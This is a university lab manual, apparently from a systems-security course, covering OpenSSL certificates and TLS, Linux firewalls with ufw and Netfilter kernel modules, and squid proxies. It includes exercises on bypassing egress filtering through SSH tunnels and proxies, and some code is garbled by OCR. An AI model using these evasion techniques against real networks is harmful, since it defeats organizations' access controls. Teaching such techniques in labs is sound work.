In this lab, we will explore how public-key certificates are used by web sites to secure web browsing. First, we need to get our domain name. Let us use `PKILabServer.com` as our domain name. To get our computers recognize this domain name, let us add the following entry to `/etc/hosts`; this entry basically maps the domain name `PKILabServer.com` to our localhost (i.e., 127.0.0.1):

```
127.0.0.1       PKILabServer.com
```

Next, let us launch a simple web server with the certificate generated in the previous task. `OpenSSL` allows us to start a simple web server using the `s server` command:

```
# Combine the secret key and certificate into one file
% cp server.key server.pem
% cat server.crt >> server.pem

# Launch the web server using server.pem
% openssl s_server -cert server.pem -www
```

By default, the server will listen on port `4433`. You can alter that using the `-accept` option. Now, you can access the server using the following URL: `https://PKILabServer.com:4433/`. Most likely, you will get an error message from the browser. In Firefox, you will see a message like the following: *"pkilabserver.com:4433 uses an invalid security certificate. The certificate is not trusted because the issuer certificate is unknown".*
Had this certificate been assigned by VeriSign, we will not have such an error message, because VeriSign's certificate is very likely preloaded into Firefox's certificate repository already.
Unfortunately, the certificate of `PKILabServer.com` is signed by our own CA (i.e., using `ca.crt`), and this CA is not recognized by Firefox. There are two ways to get Firefox to accept our CA's self-signed certificate.

We•can request Mozilla to include our CA's certificate in its Firefox software, so everybody using Firefox can recognize our CA. This is how the real CAs, such as VeriSign, get their certificates into Firefox. Unfortunately, our own CA does not have a large enough market for Mozilla to include our certificate, so we will not pursue this direction.

Load `ca.crt` **into Firefox:** We can manually add our CA's certificate to the Firefox browser by clicking the following menu sequence:

```
Edit -> Preference -> Advanced -> View Certificates.
```

You will see a list of certificates that are already accepted by Firefox. From here, we can "import" our own certificate. Please import `ca.crt`, and select the following option: "Trust this CA to identify web sites". You will see that our CA's certificate is now in Firefox's list of the accepted certificates.

Now, point the browser to `https://PKILabServer.com:4433`. Please describe and explain your observa- tions. Please also do the following tasks:

1. Modify a single byte of `server.pem`, and restart the server, and reload the URL. What do you observe? Make sure you restore the original `server.pem` afterward. Note: the server may not be able to restart if certain places of `server.pem` is corrupted; in that case, choose another place to modify.

2. Since `PKILabServer.com` points to the localhost, if we use `https://localhost:4433` instead, we will be connecting to the same web server. Please do so, describe and explain your observations.

Task (5): Establishing a TLS/SSL connection with server

In this task, we will implement a TCP client and TCP server, which are connected via a secure TCP connection. Namely, the traffic between the client and the server are encrypted using a session key that are known only to the client and the server. Moreover, the client needs to ensure that it is talking to the intended server (we use `PKILabServer.com` as the intended server), not a spoofed one; namely, the client needs to authenticate the server. This server authentication should be done using public-key certificates[1].
`OpenSSL` has implemented the SSL protocol that can be used to achieve the above goals. You can use `OpenSSL`'s SSL functions directly to make an SSL connection between the client and the server, in which case, the verification of certificates will be automatically carried out by the SSL functions. There are many online tutorials on these SSL functions, so we will not give another one here. Several tutorials are linked in the web page of this lab.
We provide two example programs, `cli.cpp` and `serv.cpp`, in a file `demo openssl api.zip`, to help you to understand how to use `OpenSSL` API to build secure TCP connections. The file can be downloaded from the lab's web page. The programs demonstrate how to make SSL connections, how to get peer's certificate, how to verify certificates, how to get information out of certificates, etc. To make the program work, you have to unzip it first and run the `make` command. The zip file includes a certificate for server and another for the client. The passwords (private keys are encrypted using the passwords) are included in the README file.

Tasks. Using the provided example as your basis, you should do the following tasks and describe your activities, observations, and answers in your lab report:

Please use the server certificate that you generated in Task 2 as the certificate for the server.

The client program needs to verify the server certificate. The verification consists of several checks. Please show where each check is conducted in your code (i.e., which line of your code does the corresponding check):

1. The effective date
2. Whether the server certificate is signed by an authorized CA
3. Whether the certificate belongs to the server

4. Whether the server is indeed the machine that the client wants to talk to (as opposed to a spoofed machine).

To answer this question using your first-hand experience, you can modify the server's certificate and private key, the CA's certificate, etc.; you can then run your program, and see which line of your code reports errors.

The provided sample code for the server also verifies the client's certificate. We do not need this, please remove this part of code, and show us what changes you made in the server-side code.

- What part of the code is responsible for the key exchange, i.e. for both sides to agree upon a secret key?

Note: To find out where the effective date is checked, you can either create a certificate that has an invalid effective date, or you can change your system time. You can use the following command to do so:

```
% sudo date --set="1 May 2000"
```

It should be noted that within a few seconds, the date will be set back to the correct date due to the time synchronization service running on the system. You can either disable that service using the following command, or simply conduct the experiment within the very short time window. If you stop the service, make sure you restart it after your experiment, or the timestamps in your screenshots will not be the current time, and your lab reports may end up being rejected by your instructor.

```
Disable the time synchronization service
% sudo service vboxadd-service stop

Restart the time synchronization service
% sudo service vboxadd-service start
```

Task (6): Performance Comparison: RSA versus AES

In this task, we will study the performance of public-key algorithms. Please prepare a file (`message.txt`) that contains a 16-byte message. Please also generate an 1024-bit RSA public/private key pair. Then, do the following:

1. Encrypt `message.txt` using the public key; save the output in `message enc.txt`.
2. Decrypt `message enc.txt` using the private key. '
3. Encrypt `message.txt` using a 128-bit AES key.
4. Compare the time spent on each of the above operations, and describe your observations. If an operation is too fast, you may want to repeat it for many times, and then take an average.

After you finish the above exercise, you can now use `OpenSSL`'s `speed` command to do such a benchmarking. Please describe whether your observations are similar to those from the outputs of the `speed` command. The following command shows examples of using `speed` to benchmark `rsa` and `aes`:

```
% openssl speed rsa
% openssl speed aes
```

Task (7): Create Digital Signature

In this task, we will use `OpenSSL` to generate digital signatures. Please prepare a file (`example.txt`) of any size. Please also prepare an RSA public/private key pair. Do the following:

5. Sign the SHA256 hash of `example.txt`; save the output in `example.sha256`.
6. Verify the digital signature in `example.sha256`.

3 Slightly modify `example.txt`, and verify the digital signature again.

Please describe how you did the above operations (e.g., what commands do you use, etc.). Explain your observations. Please also explain why digital signatures are useful.

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this lab.

Attach printouts here

Lab Session 12

Explore Linux Firewall

Overview

The learning objective of this lab is for students to gain the insights on how firewalls work by playing with firewall software and implement a simplified packet filtering firewall. Firewalls have several types; in this lab, we focus on two types, the *packet filter* and application firewall. Packet filters act by inspecting the packets; if a packet matches the packet filter's set of rules, the packet filter will either drop the packet or forward it, depending on what the rules say. Packet filters are usually *stateless*; they filter each packet based only on the information contained in that packet, with- out paying attention to whether a packet is part of an existing stream of traffic. Packet filters often use a combination of the packet's source and destination address, its protocol, and, for TCP and UDP traffic, port numbers. Application fire- wall works at the application layer. A widely used application firewall is web proxy, which is primarily used for egress filtering of web traffic. In this lab, students will play with both types of firewalls, and also through the implementation of some of the key functionalities, they can understand how firewalls work.

Note for Instructors. If the instructor plans to hold lab sessions for this lab, it is suggested that the following be covered:

- Loadable kernel module.
- The Netfilter mechanism.

Lab Tasks

Task 1: Using Firewall

`Linux` has a tool called `iptables`, which is essentially a firewall. It has a nice front end program called `ufw`. In this task, the objective is to use `ufw` to set up some firewall policies, and observe the behaviors of your system after the policies become effective. You need to set up at least two VMs, one called Machine A, and other called Machine
B. You run the firewall on your Machine A. Basically, we use `ufw` as a personal firewall. Optionally, if you have more VMs, you can set up the firewall at your router, so it can protect a network, instead of just one single computer. After you set up the two VMs, you should perform the following tasks:

- Prevent A from doing telnet to Machine B.
- Prevent B from doing telnet to Machine A.

Prevent A from visiting an external web site. You can choose any web site that you like to block, but keep in mind, some web servers have multiple IP addresses.

You can find the manual of `ufw` by typing `"man ufw"` or search it online. It is pretty straightforward to use. Please remember that the firewall is not enabled by default, so you should run a command to specifically enable it. We also list some commonly used commands in Appendix.1.
Before start the task, go to default policy file `/etc/default/ufw`. If `DEFAULT INPUT POLICY` is `DROP`, please change it to `ACCEPT`. Otherwise, all the incoming traffic will be dropped by default.

Task 2: How Firewall Works

The firewall you used in the previous task is a packet filtering type of firewall. The main part of this

type of firewall is the filtering part, which inspects each incoming and outgoing packets, and enforces the firewall policies set by the administrator. Since the packet processing is done within the kernel, the filtering must also be done within the kernel. Therefore, it seems that implementing such a firewall requires us to modify the `Linux` kernel. In the past, this has to be done by modifying the kernel code, and rebuild the entire kernel image. The modern `Linux` operating system provides several new mechanisms to facilitate the manipulation of packets without requiring the kernel image to be rebuilt. These two mechanisms are *Loadable Kernel Module* (`LKM`) and `Netfilter`.
`LKM` allows us to add a new module to the kernel on the runtime. This new module enables us to extend the functionalities of the kernel, without rebuilding the kernel or even rebooting the computer. The packet filtering part
of firewalls can be implemented as an LKM. However, this is not enough. In order for the filtering module to block incoming/outgoing packets, the module must be inserted into the packet processing path. This cannot be easily done in the past before the `Netfilter` was introduced into the `Linux`.
`Netfilter` is designed to facilitate the manipulation of packets by authorized users. `Netfilter` achieves this goal by implementing a number of *hooks* in the `Linux` kernel. These hooks are inserted into various places, including the packet incoming and outgoing paths. If we want to manipulate the incoming packets, we simply need to connect
our own programs (within LKM) to the corresponding hooks. Once an incoming packet arrives, our program will be invoked. Our program can decide whether this packet should be blocked or not; moreover, we can also modify the packets in the program.
In this task, you need to use LKM and `Netfilter` to implement the packet filtering module. This module will fetch the firewall policies from a data structure, and use the policies to decide whether packets should be blocked or not. To make your life easier, so you can focus on the filtering part, the core of firewalls, we allow you to hardcode your firewall policies in the program. You should support at least five different rules, including the ones specified in the previous task.

Question 1: What types of hooks does `Netfilter` support, and what can you do with these hooks? Please draw a diagram to show how packets flow through these hooks.

Question 2: Where should you place a hook for ingress filtering, and where should you place a hook for egress filtering?

Question 3: Can you modify packets using `Netfilter`?

Optional: A real firewall should support a dynamic configuration, i.e., the administrator can dynamically change the firewall policies. The firewall configuration tool runs in the user space, but it has to send the data to the kernel space, where your packet filtering module (a LKM) can get the data. The policies must be stored in the kernel memory. You cannot ask your LKM to get the policies from a file, because that will significantly slow down your firewall. This involves interactions between a user-level program and the kernel module, which is not very difficult to implement. We have provided some guidelines in Section12.3; we also linked some tutorials in the web site. Implementing the dynamic configuration is optional. It is up to your instructor to decide whether you will receive bonus points for this optional task.

Task 3: Evading Egress Filtering

Many companies and schools enforce egress filtering, which blocks users inside of their networks from reaching out to certain web sites or Internet services. They do allow users to access other web sites. In many cases, this type of firewalls inspect the destination IP address and port number in the outgoing packets. If a packet matches the restrictions, it will be dropped. They usually do not conduct deep packet inspections (i.e., looking into the data part of packets) due to the performance reason. In this task, we show how such egress filtering can be bypassed using the tunnel mechanism. There are many ways to establish tunnels; in this task, we only focus on SSH tunnels.

You need two VMs A and B for this task (three will be better). Machine A is running behind a firewall (i.e., inside the company or school's network), and Machine B is outside of the firewall. Typically, there is a dedicated machine that runs the firewall, but in this task, for the sake of convenience, you can run the firewall on Machine A. You can use the firewall program that you implemented in the previous task, or directly use `ufw`. You need to set up the following two block rules:

Block all the outgoing traffic to external telnet servers. In reality, the servers that are blocked are usually game servers or other types of servers that may affect the productivity of employees. In this task, we use the telnet server for demonstration purposes. You can run the telnet server on Machine B (run `sudo service openbsd-inetd start`). If you have a third VM, Machine C, you can run the telnet server on Machine C.

Block all the outgoing traffic to `www.facebook.com`, so employees (or school kids) are not distracted during their work/school hours. Social network sites are commonly blocked by companies and schools. After you set up the firewall, launch your Firefox browser, and try to connect to Facebook, and report what happens. If you have already visited Facebook before using this browser, you need to clear all the caches using Firefox's menu: `Tools -> Clear Recent History`; otherwise, the cached pages may be displayed. If everything is set up properly, you should not be able to see the Facebook pages. It should be noted that Facebook has many IP addresses, it can change over the time. Remember to check whether the address is still the same by using `ping` or `dig` command. If the address has changed, you need to update your firewall rules. You can also choose web sites with static IP addresses, instead of using Facebook. For example, most universities' web servers use static IP addresses (e.g. `www.syr.edu`); for demonstration purposes, you can try block these IPs, instead of Facebook.

In addition to set up the firewall rules, you also need the following commands to manage the firewall:

```
$ sudo ufw enable          // this will enable the firewall.
$ sudo ufw status numbered // this will display the firewall rules.
```

Task 3.a: Telnet to Machine B through the firewall To bypass the firewall, we can establish an SSH tunnel between Machine A and B, so all the telnet traffic will go through this tunnel (encrypted), evading the inspection. The following command establish an SSH tunnel from the localhost's port 8000 and machine B, and when packets come out of B's end, it will be forwarded to Machine C's port 23 (telnet port). If you only have two VMs, you can replace Machine C with Machine B.

```
$ ssh -L 8000:Machine_C_IP:23  seed@Machine_B_IP
```

After establishing the above tunnel, you can telnet to your localhost using port 8000: `telnet localhost 8000`. SSH will transfer all your TCP packets from your end of the tunnel (localhost:8000) to Machine B, and from there, the packets will be forwarded to Machine C:23. Replies from Machine C will take a reverse path, and eventually reach your telnet client. This resulting in your telneting to Machine C. Please describe your observation and explain how you are able to bypass the egress filtering. You should use Wireshark to see what exactly is happening on the wire.

Task 3.b: Connecting to Facebook using SSH Tunnel. To achieve this goal, we can use the approach similar to that in Task 3.a, i.e., establishing a tunnel between you localhost:port and Machine B, and ask B to forward packets to Facebook. To do that, you can use the following command to set up the tunnel: `"ssh -L 8000:FacebookIP:80 ..."`. We will not use this approach, and instead, we use a more generic approach, called dynamic port forwarding, instead of a static one like that in Task 3.a. To do that, we only specify the local port number, not the final destination.




Figure 12.1: SSH Tunnel Example

When Machine B receives a packet from the tunnel, it will dynamically decide where it should forward the packet to the destination based on information of the packet.

```
$ ssh -D 9000 -C seed@machine_B
```

Similar to the telnet program, which connects `localhost:9000`, we need to ask Firefox to connect to `localhost:9000` every time it needs to connect to a web server, so the traffic can go through our SSH tunnel. To achieve that, we can
tell Firefox to use `localhost:9000` as its proxy. The following procedure achieves this:

```
Edit -> Preference -> Advanced tab -> Network tab -> Settings button.

Select Manual proxy configuration
SOCKS Host: 127.0.0.1      Port:
9000 SOCKS v5
No Proxy for: localhost, 127.0.0.1
```

After the setup is done, please do the followings:

12.2.1.1Run Firefox and go visit the Facebook page. Can you see the Facebook page? Please describe your observation.

12.2.1.2After you get the Facebook page, break the SSH tunnel, clear the Firefox cache, and try the connection again. Please describe your observation.

3. Establish the SSH tunnel again and connect to Facebook. Describe your observation.

4. Please explain what you have observed, especially on why the SSH tunnel can help bypass the egress filtering. You should use Wireshark to see what exactly is happening on the wire. Please describe your observations and explain them using the packets that you have captured.

Question: If `ufw` blocks the TCP port 22, which is the port used by SSH, can you still set up an SSH tunnel to evade egress filtering?

Attach printouts here

Lab Session 13

Explore Web Proxy in Linux Firewall

Web Proxy (Application Firewall)

There is another type of firewalls, which are specific to applications. Instead of inspecting the packets at the transport layer (such as TCP/UDP) and below (such as IP), they look at the application-layer data, and enforce their firewall policies. These firewalls are called application firewalls, which controls input, output, and/or access from, to, or by an application or service. A widely used category of application firewalls is web proxy, which is used to control what their protected browsers can access. This is a typical egress filtering, and it is widely used by companies and schools to block their employees or students from accessing distracting or inappropriate web sites.

In this task, we will set up a web proxy and perform some tasks based on this web proxy. There are a number of web proxy products to choose from. In this lab, we will use a very well-known free software, called `squid`. If you are using our pre-built VM (Ubuntu 12.04), this software is already installed. Otherwise, you can easily run the following command to install it.

```
$ sudo apt-get install squid

Here are several commands that you may need:

$ sudo service squid3 start       // to start the server
$ sudo service squid3 restart     // to restart the server
```

Once you have installed `squid`, you can go to `/etc/squid3`, and locate the configuration file called `squid.conf`.
This is where you need to set up your firewall policies. Keep in mind that every time you make a change to
`squid.conf`, you need to restart the `squid` server; otherwise, your changes will not take effect.

Task 1.a: Setup. You need to set up two VMs, Machine A and Machine B. Machine A is the one whose browsing behaviors need to restricted, and Machine B is where you run the web proxy. We need to configure A's Firefox browser, so it always use the web proxy server on B. To achieve that, we can tell Firefox to use `B:3128` as its proxy (by default, `squid` uses port `3128`, but this can be changed in `squid.conf`). The following procedure configures `B:3128` as the proxy for Firefox.

```
Edit -> Preferences -> Advanced tab -> Network tab -> Settings button.

Select "Manual proxy configuration"
Fill in the following information:
HTTP Proxy: B's IP address      Port: 3128
```

Note: to ensure that the browser always uses the proxy server, the browser's proxy setting needs to be locked down, so users cannot change it. There are ways for administrators to do that. If you are interested, you can search the Internet for instructions.
After the setup is done, please perform the following tasks:

1. Try to visit some web sites from Machine A's Firefox browser, and describe your observation.

2. By default, all the external web sites are blocked. Please Take a look at the configuration file `squid.conf`, and describe what rules have caused that (hint: search for the `http access` tag in

the file).

3. Make changes to the configuration file, so all the web sites are allowed.

4. Make changes to the configuration file, so only the access to `google.com` is allowed.

You should turn on your Wireshark, capture packets while performing the above tasks. In your report, you should describe what exactly is happening on the wire. Using these observations, you should describe how the web proxy works.

Task 1.b: Using Web Proxy to evade Firewall. Ironically, web proxy, which is widely used to do the egress filtering, is also widely used to bypass egress filtering. Some networks have packet-filter type of firewall, which blocks outgoing packets by looking at their destination addresses and port numbers. For example, in Task 1, we use `ufw` to block the access of Facebook. In Task 3, we have shown that you can use a SSH tunnel to bypass that kind of firewall. In this task, you should do it using a web proxy.

Please demonstrate how you can access Facebook even if `ufw` has already blocked it. Please describe

Question: If `ufw` blocks the TCP port 3128, can you still use web proxy to evade the firewall?

how you do that and also include evidence of success in your lab report.

Task 1.c: URL Rewriting/Redirection. Not only can `squid` block web sites, they can also rewrite URLs or redirect users to another web site. For example, you can set up `squid`, so every time a user tries to visit Facebook, you redirect them to a web page, which shows a big red stop sign. `Squid` allows you to make any arbitrary URL rewriting: all you need to do is to connect `squid` to an URL rewriting program. In this task, you will write a very simple URL-rewriting programming to demonstrate such a functionality of web proxy. You can use any programming language, such as Perl, Java, C/C++, etc. Assume that you have written a program called `myprog.pl` (a perl program). You need to modify `squid.conf` to connect to this program. You need to add the following to the configuration file:

```
url_rewrite_program /home/seed/myprog.pl
url_rewrite_children 5
```

In case `squid` cannot find `myprog.pl` under `/home/seed`, you can put your url rewrite program under `/etc/squid3`.

This is how it works: when `squid` receives an URL from browsers, it will invoke `myprog.pl`, which can get the URL information from the standard input (the pipe mechanism is used). The rewriting program can do whatever it wants to the URL, and eventually print out a new URL or an empty line to the standard output, which is then piped back to `squid`. `Squid` uses this output as the new URL, if the line is not empty. This is how an URL gets rewritten. The following Perl program gives you an example:

Please conduct the following tasks:

1. Please describe what the above program does (e.g. what URLs got rewritten and what your observations are).

2. Please modify the above program, so it replaces all the Facebook pages with a page that shows a

```
#!/usr/bin/perl -w
use strict;
use warnings;

# Forces a flush after every write or print on the STDOUT
select STDOUT; $| = 1;

# Get the input line by line from the standard input.
# Each line contains an URL and some other information.
while (<>)
{
    my @parts = split;
    my $url = $parts[0];
    # If you copy and paste this code from this PDF file,
    # the ˜ (tilde) character may not be copied correctly.
    # Remove it, and then type the character manually.
    if ($url =˜ /www\.cis\.syr\.edu/) {
        # URL Rewriting
        print "http://www.yahoo.com\n";
    }
    else {
        # No Rewriting.
        print "\n";
    }
}
```

big red stop sign.

3. Please modify the above program, so it replaces all the images (e.g. `.jpg` or `.gif` images) inside any page with a picture of your choice. When an HTML web page contains images, the browser will identify those image URLs, and send out an URL request for each image. You should be able to see the URLs in your URL rewriting program. You just need to decide whether a URL is trying to fetch an image file of a particular type; if it is, you can replace the URL with another one (of your choice).

Note: If you have a syntax error in the above program, you will not be able to see the error message if you test it via the web proxy. We suggest that you run the above perl program on the command line first, manually type an URL as the input, and see whether the program functions as expected. If there is a syntax error, you will see the error message. Do watch out for the tilde sign if you copy and paste the above program from the PDF file.

Task 4.d (Optional): A Real URL Redirector. The program you wrote above is a toy URL rewriting program. In reality, such a program is much more complicated because of performance issues and many other functionalities. Moreover, they work with real URL datasets (the URLs that need to be blocked and rewritten) that contains many URLs. These datasets can be obtained from various sources (some are free and some are not), and they need to be routinely updated. If you are interested in playing with a real URL rewriting program, you can install `SquidGuard` and also download a blacklist URL dataset that works with it. Here is some related information:

You can download `SquidGuard` from `http://www.squidguard.org/`, compile and install it. You can get the instruction from the following URL `http://www.squidguard.org/Doc/`.

You also need to download Oracle Berkeley DB, because `SquidGuard` depends on it. You should do this step first.

- Download a blacklist data set from the following URL:
  `http://www.squidguard.org/blacklists.html`.

Guidelines

Loadable Kernel Module

The following is a simple loadable kernel module. It prints out `"Hello World!"` when the module is loaded; when the module is removed from the kernel, it prints out `"Bye-bye World!"`. The messages are not printed out on the screen; they are actually printed into the `/var/log/syslog` file. You can use `dmesg | tail -10` to read the last 10 lines of message.

```
#include <linux/module.h>
#include <linux/kernel.h>

int init_module(void)
{
        printk(KERN_INFO "Hello World!\n");
        return 0;
}

void cleanup_module(void)
{
        printk(KERN_INFO "Bye-bye World!.\n");
}
```

We now need to create `Makefile`, which includes the following contents (the above program is named `hello.c`). Then just type `make`, and the above program will be compiled into a loadable kernel module.

```
obj-m += hello.o

all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Once the module is built by typing `make`, you can use the following commands to load the module, list all modules, and remove the module:

```
 % sudo insmod mymod.ko          (inserting a module)
                                 (list all modules)
 % lsmod                         (remove the module)
```

Also, you can use `modinfo mymod.ko` to show information about a Linux Kernel module.

Interacting with Loadable Kernel Module (for the Optional Task)

In firewall implementation, the packet filtering part is implemented in the kernel, but the policy setting is done at the user space. We need a mechanism to pass the policy information from a user-space program to the kernel module. There are several ways to do this; a standard approach is to use `/proc`. Please read the article from http://www.ibm.com/developerworks/linux/library/l-proc.html for detailed instructions. Once we set up a
`/proc` file for our kernel module, we can use the standard `write()` and `read()` system calls to pass data to and from the kernel module.

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/proc_fs.h>
#include <linux/string.h>
#include <linux/vmalloc.h>
#include <asm/uaccess.h>


MODULE_LICENSE("GPL");

#define MAX COOKIE LENGTH       PAGE SIZE

static struct proc_dir_entry *proc_entry;

static char *cookie_pot;  // Space for fortune strings
static int cookie_index;  // Index to write next fortune
static int next_fortune;  // Index to read next fortune


ssize_t fortune_write( struct file *filp, const char_user *buff,

                         unsigned long len, void *data );


int fortune_read( char *page, char **start, off_t off,
int ret = 0;

cookie_pot = (char *)vmalloc( MAX_COOKIE_LENGTH );

 if (!cookie_pot) { ret = -ENOMEM;
} else {
memset( cookie_pot, 0, MAX_COOKIE_LENGTH );
proc_entry = create_proc_entry( "fortune", 0644, NULL ); if (proc_entry ==
NULL) {
ret = -ENOMEM;
vfree(cookie_pot);
printk(KERN_INFO "fortune: Couldn't create proc entry\n");
} else { cookie_index = 0;
next_fortune = 0;
proc_entry->read_proc = fortune_read; proc_entry->write_proc =
fortune_write;

printk(KERN_INFO "fortune: Module loaded.\n");
}
}
return ret;
}

void cleanup_fortune_module( void )
{
remove_proc_entry("fortune", NULL); vfree(cookie_pot);
printk(KERN_INFO "fortune: Module unloaded.\n");
}

module_init( init_fortune_module ); module_exit( cleanup_fortune_module );
```

The function to read a fortune is shown as following:

```
int fortune_read( char *page, char **start, off_t off,
                   int count, int *eof, void *data )
{
  int len;

  if (off > 0) {
    *eof = 1;
    return 0;
  }

  /* Wrap-around */
  if (next_fortune >= cookie_index) next_fortune = 0;
  len = sprintf(page, "%s\n", &cookie_pot[next_fortune]);
  next_fortune += len;
 return len;
}
```

The function to write a fortune is shown as following. Note that we use *copy from user* to copy the user buffer directly into the *cookie pot*.

```
ssize_t fortune_write( struct file *filp, const char_user *buff,
                        unsigned long len, void *data )
{
  int space_available = (MAX_COOKIE_LENGTH-cookie_index)+1;

  if (len > space_available) {
    printk(KERN_INFO "fortune: cookie pot is full!\n");
    return -ENOSPC;
  }

  if (copy_from_user( &cookie_pot[cookie_index], buff, len )) {
    return -EFAULT;
  }

  cookie_index += len;
  cookie_pot[cookie_index-1] = 0;
  return len;
}
```

A Simple Program that Uses Netfilter

Using `Netfilter` is quite straightforward. All we need to do is to hook our functions (in the kernel module) to the corresponding `Netfilter` hooks. Here we show an example:

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>


/* This is the structure we shall use to register our function */
static struct nf_hook_ops nfho;


/* This is the hook function itself */
unsigned int hook_func(unsigned int hooknum,

                       struct sk_buff *skb,

                       const struct net_device *in,
                       const struct net_device *out,
                       int (*okfn)(struct sk_buff *))

{

    /* This is where you can inspect the packet contained in

       the structure pointed by skb, and decide whether to accept
       or drop it. You can even modify the packet */

    // In this example, we simply drop all packets
    return NF_DROP;           /* Drop ALL packets */

}
```

```
/* Initialization routine */
int init_module()

{   /* Fill in our hook structure */

    nfho.hook = hook_func;          /* Handler function */
    nfho.hooknum  = NF_INET_PRE_ROUTING; /* First hook for IPv4 */
    nfho.pf       = PF_INET;

    nfho.priority = NF_IP_PRI_FIRST;   /* Make our function first */



    nf_register_hook(&nfho);
    return 0;

}



/* Cleanup routine */
void cleanup_module()

{

    nf_unregister_hook(&nfho);

}
```

When compiling some of the examples from the tutorial, you might see an error that says that `NF_IP_PRI_ROUNTING` is undefined. Most likely, this example is written for the older `Linux` kernel.
Since version 2.6.25, kernels have been using `NF_INET_PRE_ROUTING`. Therefore, replace `NF_IP_PRE_ROUTING` with `NF_INET_PRE_ROUTING`
This error will go away (the replacement is already done in the code above).

The Lightweight Firewall Code

Owen Klan wrote a very nice lightweight firewall program, which we have linked in this lab's web page (`lwfw.tar.gz`). From this sample code, you can see how to write a simple hook for Netfilter, and how to retrieve the IP and TCP/UDP headers inside the hook. You can start with this program, make it work, and gradually expand it to support more sophisticated firewall policies (this sample program only enforces a very simple policy).

Firewall Lab CheatSheet

Header Files. You may need to take a look at several header files, including the `skbuff.h`, `ip.h`, `icmp.h`, `tcp.h`, `udp.h`, and `netfilter.h`. They are stored in the following folder:

```
/lib/modules/$(uname -r)/build/include/linux/
```

IP Header. The following code shows how you can get the IP header, and its source/destination IP addresses.

```
struct iphdr *ip_header = (struct iphdr *)skb_network_header(skb);
unsigned int src_ip = (unsigned int)ip_header->saddr;
unsigned int dest_ip = (unsigned int)ip_header->daddr;
```

TCP/UDP Header. The following code shows how you can get the UDP header, and its source/destination port numbers. It should be noted that we use the `ntohs()` function to convert the unsigned short integer from the network byte order to the host byte order. This is because in the 80x86 architecture, the host byte order is the Least Significant Byte first, whereas the network byte order, as used on the Internet, is Most Significant Byte first. If you want to put a short integer into a packet, you should use `htons()`, which is reverse to `ntohs()`.

```
struct udphdr *udp_header = (struct udphdr *)skb_transport_header(skb);
src_port = (unsigned int)ntohs(udp_header->source);
dest_port = (unsigned int)ntohs(udp_header->dest);
```

IP Addresses in diffrent formats. You may find the following library functions useful when you convert IP ad- dresses from one format to another (e.g. from a string `"128.230.5.3"` to its corresponding integer in the network byte order or the host byte order.

```
int inet_aton(const char *cp, struct in_addr *inp);
in_addr_t inet_addr(const char *cp);
in_addr_t inet_network(const char *cp);
char *inet_ntoa(struct in_addr in);
struct in_addr inet_makeaddr(int net, int host);
in_addr_t inet_lnaof(struct in_addr in);
in_addr_t inet_netof(struct in_addr in);
```

Using `ufw`. The default firewall configuration tool for Ubuntu is `ufw`, which is developed to ease `iptables`
firewall configuration. By default UFW is disabled, so you need to enable it first.

```
$ sudo ufw enable             // Enable the firewall
$ sudo ufw disable            // Disable the firewall
$ sudo ufw status numbered    // Display the firewall rules
$ sudo ufw delete 2           // Delete the 2nd rule
```

Using `squid`. The following commands are related to `squid`

```
$ sudo service squid3 start         // start the squid service
$ sudo service squid3 restart       // restart the squid service

/etc/squid3/squid.conf:  This is the squid configuration file.
```

Task

Students need to submit a detailed lab report to describe what they have done, what they have observed, and explanation. Reports should include the evidences to support the observations. Evidences include packet traces, screendumps, etc. Students also need to answer all the questions in the lab description. For the programming tasks, students should list the important code snippets followed by explanation. Simply attaching code without any explanation is not enough.

Question: We can use the SSH and HTTP protocols as tunnels to evade the egress filtering. Can we use the ICMP protocol as a tunnel to evade the egress filtering? Please briefly describe how.

Attach printouts here

Lab Session 14

Complex Engineering Activity

PROBLEM STATEMENT

Simulate a real-world security threat and take necessary actions to mitigate it.

Complex problem solving attributes covered (as per PEC - OBA manual – 2014)

- Range of resources: Involve the use of diverse resources (and for this purpose, resources include people, money, equipment, materials, information and technologies).
- Level of interaction: Require resolution of significant problems arising from interactions between wide-ranging or conflicting technical, engineering or other issues.
- Innovation: Involve creative use of engineering principles and research-based knowledge in novel ways.
- Familiarity: Can extend beyond previous experiences by applying principles-based approaches.

Task Description

Deliverables

- A proposal at the start of the project (according to the format specified).
  - Virtual machine(s) with simulation of attack and its mitigation.
  - A project report that covers the complete simulation details (according to the format specified).

Attach report here

DEPARTMENT OF COMPUTER & INFORMATION SYSTEMS ENGINEERING
BACHELORS IN COMPUTER SYSTEMS ENGINEERING

RUBRIC

Course Code and Title: CS-426 Computer Systems Security

Week #: _______________

Lab #: _______________

Assigned problem: ____

____

____

CRITERIA AND SCALES		
Criterion 1: To what level has the student understood the problem?		
0 - 2	3 - 7	8 - 10
The student has no idea of the problem.	The student has incomplete idea of the problem.	The student has complete idea of the problem.
Criterion 2: To what extent has the student applied the technique to overcome security vulnerability?		
0 - 2	3 - 7	8 - 10
The student hasn't applied the technique.	The student has applied the technique but failed to overcome the security vulnerability.	The student has applied the technique successfully.
Criterion 3: How did the student answer questions relevant to the task?		
0 - 2	3 - 7	8 - 10
The student answered few questions relevant to the task.	The student answered most of the questions relevant to the task.	The student answered all the questions relevant to the task.
Criterion 4: To what extent is the student familiar with the lab environment?		
0 - 2	3 - 7	8 - 10
The student is unfamiliar with the lab environment.	The student is familiar with a few features of the lab environment.	The student is proficient with the lab environment.

Total marks: _________

Teacher's Signature: ___________________

DEPARTMENT OF COMPUTER & INFORMATION SYSTEMS ENGINEERING
